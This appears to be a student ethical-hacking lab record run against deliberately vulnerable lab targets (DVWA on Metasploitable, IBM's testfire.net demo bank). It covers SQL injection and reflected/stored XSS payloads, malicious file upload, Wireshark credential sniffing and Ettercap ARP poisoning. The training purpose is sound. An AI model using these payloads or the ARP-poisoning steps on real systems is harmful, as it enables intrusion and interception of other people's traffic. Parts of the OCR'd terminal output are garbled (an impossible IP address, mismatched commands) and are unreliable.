- b) Perform Cross-Site scripting on DVWA
- c) Perform File upload DVWA

Step 1: Find the IP address of the pc using- ifconfig. Then find IP of Metasploit using nbtscan

Step 2: Copy the IP of Metasploit and paste it in Firefox. Choose the DVWA in order to find the vulnerabilities. Enter the username and password.

Step 3: Set the DVWA security to low

Step 4: SQL Injection is the process of passing the queries, so that we can get unauthorized access

Step 5: SQL Injection (Blind) is also a kind of SQL injection used to attack data- driven applications using SQL statements. SQL statements are inserted into an entry field for execution.

Step 6: XSS reflected-Used to add the script <script>alert("hacked") </script>

Step 7: XSS stored -Used to add the script but the effect here is permanent

Step 8: To check the vulnerability in the upload. We can upload any files that cause damage or hacking. If the website or any form does not specify the document type, we can easily add any scripts or txt format in order to hack

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Kali Linux x Damn Vulnerable Web App x Index of /dvwa/hackable/up/ +

← → ⌂ 192.168.56.102/dvwa/vulnerabilities/sqlif?id=1%27&Submit=Submit 2:22 | G

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: SQL Injection

User ID:

Submit

ID: 1 OR '1'='1
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/SDPONIP78E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.imeusz.net/tech/sql-injection.html>

Home Instructions Setup

Brute Force Command Execution CSRF File Inclusion

SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored

DVWA Security PHP Info About Logout

Username: admin Security Level: low PHPIDS: disabled

View Source View Help

Right Ctrl

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Kali Linux x Damn Vulnerable Web App x Index of /dvwa/vulnerabilities/xss_r/ +

← → ⌂ 192.168.56.102/dvwa/vulnerabilities/xss_r/?name=<script>alert('Hacked')<%2Fscript># 2:22 | G

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Submit



Hello

192.168.56.102 Hacked OK

Read 192.168.56.102

Right Ctrl





2. Perform Sniffing

a) Perform Sniffing using Wireshark in kali Linux


Step 1: Getting super user access using the command `$ sudo -s`

Step 2: Enter the command **Wireshark** in the kali


Step 3: Search for **testfire.net** in Firefox

Step 4: Sign in using the username and password. Then you will be directed to another page


Step 5: Select eth0 which we get from the Wireshark. Then enter http on top of the page



The screenshot shows a Kali Linux terminal window with a root shell. The command `sudo su` has been run, and the user is prompted for a password. The password entered is `root`. The terminal shows the path `/home/kali` and the command `wireshark` being run. A warning message about XDG_RUNTIME_DIR is displayed. Below the terminal is the Wireshark Network Analyzer window, which is capturing traffic on interface `eth0`. The interface list includes `eth0`, `any`, `Loopback`, `Bluetooth-monitor`, `rfkill`, `rfqueue`, `dbus-system`, `dbus-session`, `Cisco remote capture: ciscodump`, `Port AUX channel monitor capture: dpauxmon`, `Random packet generator: randpkt`, `systemd journal Export: sdjournal`, and `CCP remote capture: schlomm`. The Wireshark version is 4.0.1 (Git v4.0.1 packaged as 4.0.1-1).



The screenshot shows a web browser window titled "Altoro Mutual". The address bar contains the URL "testfire.net". The page content is the Altoro Mutual website, featuring a green header with the company logo and navigation links for "ONLINE BANKING LOGIN", "PERSONAL", "SMALL BUSINESS", and "INSIDE ALTORO MUTUAL". The "PERSONAL" section includes links for "Deposit Product", "Chekups", "Loan Products", "Cards", "Mutuals", "Retirement", and "Other Services". The "SMALL BUSINESS" section includes links for "Deposit Products", "Lending Services", "Cards", "Mutuals", "Retirement", and "Other Services". The "INSIDE ALTORO MUTUAL" section includes links for "About Us", "Contact Us", "Locations", "Investor Relations", "Press Room", "Careers", and "Safecode". The main content area features sections for "Online Banking with FREE Online Bill Pay", "Real Estate Finance", "Business Credit Cards", and "Retirement Solutions". A sidebar on the right side of the page includes a "Win a Samsung Galaxy S10 smartphone" contest and a "Privacy and Security" section. The footer contains links for "Privacy Policy", "Security Statement", "Server Status Check", and "BEST API". It also includes copyright information: "The Altoro website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/githereplaypublic/altermutualcategory/S001010>. Copyright © 2008, 2023, IBM Corporation. All rights reserved."



b) Perform Sniffing using Ettercap in kali Linux

Step 1: Getting super user access using the command `$ sudo -s`

Step 2: Check the IP address of the target (Metasploitable) using **ifconfig**

Step 3: Enter the command **nbtscan**, it is a program for scanning IP networks for NetBIOS name information

Step 4: Enter the command Ettercap -G


Step 5: Click on the 3 dots on top of Ettercap window and choose host and select and scan for the hosts

Step 6: Once again click on host and choose hostlist

Step 7: Click on the globe icon choose for ARP poisoning. Then set IP of windows to target1 and IP of metasploitable to target2

Step 8: In metasploitable enter the command ping followed by the windows IP to check whether the connection is built or not

Step 9: Enter the IP of the target i.e., 192.168.43.102 in Firefox of windows7. There you get a DVWA page. Just login using the username and the password



The screenshot shows a terminal window on a Kali Linux desktop. The terminal output includes:

```
[root@kali:~]# ifconfig
eth0: flags=4163<UP,BROADCAST,MULTICAST> mtu 1500
      link-layer MAC address 00:0c:29:1e:00:00 brd ff:ff:ff:ff:ff:ff
      broadcast 192.168.43.255
      inet 192.168.43.1 brd 192.168.43.255 bcast 192.168.43.255
          netmask 255.255.255.0
          brd 192.168.43.255
          inet6 fe80::20c:29ff:fe1e:0%eth0 brd fe80::ff:ff:fe1e:0
              ether 00:0c:29:1e:00:00 txqueuelen 1000 (Ethernet)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      link-layer MAC address 00:00:00:00:00:00
      brd 00:00:00:00:00:00
      loop txqueuelen 1000 (Local Loopback)
      RX packets 441 bytes 45386 (44.3 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 441 bytes 45386 (44.3 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali:~]# nmap -sS 192.168.43.0/24
Doing Nmap name scan for addresses from 192.168.43.0/24
IP address NetBIOS Name Server User MAC address
192.168.43.102 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.43.204 SUHAAN-TONSE <server> <unknown> d8:c0:a6:b7:0b:ff
192.168.43.255 Sendto failed: Permission denied

[root@kali:~]# ettercap -G
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```

The Ettercap interface window is open, showing its configuration. It has a green spider logo and the word "Ettercap" in large letters. The setup panel shows "Sniffing at startup" is turned off, "Primary Interface" is set to "eth0", and "Bridged Interface" is set to "Local Loopback".

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
[kali㉿kali:~] ~
$ sudo su
[Sucessfully connected to kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.43.729 brd 192.168.43.255 broadcast 192.168.43.255
                netmask 255.255.255.0 broadcast 192.168.43.255
                inet6 2402:1498:10:ceea:5e3a:5458:2310:a31 prefixlen 64 scoprid 0<global>
                inet6 fe80::6805:7461:148d:bfe4%eth0 brd fe80::ff:fe4%eth0 scopeid 0<link>
                ether 08:00:27:41:8d:b4 txqueuelen 1000 (Ethernet)
                    RX packets 1949 bytes 546442 (527.7 KiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 2000 bytes 249371 (243.5 KiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=409<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 brd 127.0.0.1 broadcast 127.0.0.1
                netmask 255.255.255.0 broadcast 127.0.0.1
                inet6 ::1 brd ::1 broadcast ::1
                        prefixlen 128 scoprid 0<host>
                txqueuelen 1000 (Local Loopback)
                    RX packets 0 bytes 0 (0.0 B)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 0 bytes 0 (0.0 B)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

# netcat 192.168.43.0/24
Doing NBT name scan for addresses from 192.168.43.0/24
IP address NetBIOS Name Server User MAC address
192.168.43.102 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.43.204 SUHAN-TONSE <server> <unknown> d8:c0:36:fb:1b:ff
192.168.43.255 Sendo Failed: Permission denied

# root@kali:~/home/kali
# ettercap -G

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```

Hosts
Hosts list
Enable IPv6 Scan
Scan for hosts
Load hosts from file...
Save hosts to file...

Ettercap 0.8.3.1(E)

28230 mac vendor fingerprint
17603 mac vendor fingerprint
163 known services
Lan no scripts were specified, not starting up!
Starting Unified sniffing...

Right Ctrl

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

```
root@kali:~/home/kali$ ifconfig
eth0: flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500
        inet 192.168.43.222 netmask 255.255.255.0 broadcast 192.168.43.255
                inet6 fe80::4900:1ff:fe0:ce0a:5e3a/64 brd fe80::ff:fe0:ce0a:5e3a scopeid 0x2<link>
                    ether 08:00:27:9E:37:29 brd ff:ff:ff:ff:ff:ff link-layer [ether]
                    RX packets 2742 bytes 686110 (679.0 KiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 5111 bytes 462855 (452.0 KiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=7UP,LOOPBACK,BROADCAST,RUNNING mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                    loop txqueuelen 1000 (Local Loopback)
                    RX packets 0 bytes 0 (0.0 KiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 601 bytes 62318 (60.8 KiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~/home/kali$ nbtscan 192.168.43.0/24
Doing NBT name scan for addresses from 192.168.43.0/24
IP address NetBIOS Name Server User MAC address
192.168.43.102 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.43.255 Sendo failed: Permission denied
root@kali:~/home/kali$ ettercap -G
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```

Ethercap 0.8.3.1 (EB)

Host List

IP Address	MAC Address	Description
192.168.43.1	C2:BD:C8:DB:C0:83	
192.168.43.102	08:00:27:9E:37:29	
192.168.43.120	08:00:27:9E:37:29	windows7-PC
192.168.43.204	D8:C0:A6:BF:FB:FF	

Targets

- Hosts
- View
- Filters
- Logging
- Plugins

Delete Host Add to Target 1 Add to Target 2

```
DHCP:[192.168.43.1]ACK:192.168.43.120 255.255.255.0 GW:192.168.43.1 DNS:192.168.43.1
DHCP:[192.168.43.1]REQUEST:192.168.43.120
DHCP:[192.168.43.1]ACK:192.168.43.120 255.255.255.0 GW:192.168.43.1 DNS:192.168.43.1
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
```

File Machine View Input Devices Help

File Actions Edit View Help

```
root@kali:~/home/kali$ ifconfig
eth0: flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500
        inet 192.168.43.222 netmask 255.255.255.0 broadcast 192.168.43.255
                inet6 fe80::4900:1ff:fe0:ce0a:5e3a/64 brd fe80::ff:fe0:ce0a:5e3a scopeid 0x2<link>
                    ether 08:00:27:9E:37:29 brd ff:ff:ff:ff:ff:ff link-layer [ether]
                    RX packets 2742 bytes 686110 (679.0 KiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 5111 bytes 462855 (452.0 KiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=7UP,LOOPBACK,BROADCAST,RUNNING mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                    loop txqueuelen 1000 (Local Loopback)
                    RX packets 0 bytes 0 (0.0 KiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 601 bytes 62318 (60.8 KiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~/home/kali$ nbtscan 192.168.43.0/24
Doing NBT name scan for addresses from 192.168.43.0/24
IP address NetBIOS Name Server User MAC address
192.168.43.102 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.43.255 Sendo failed: Permission denied
root@kali:~/home/kali$ ettercap -G
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```

Ethercap 0.8.3.1 (EB)

Host List

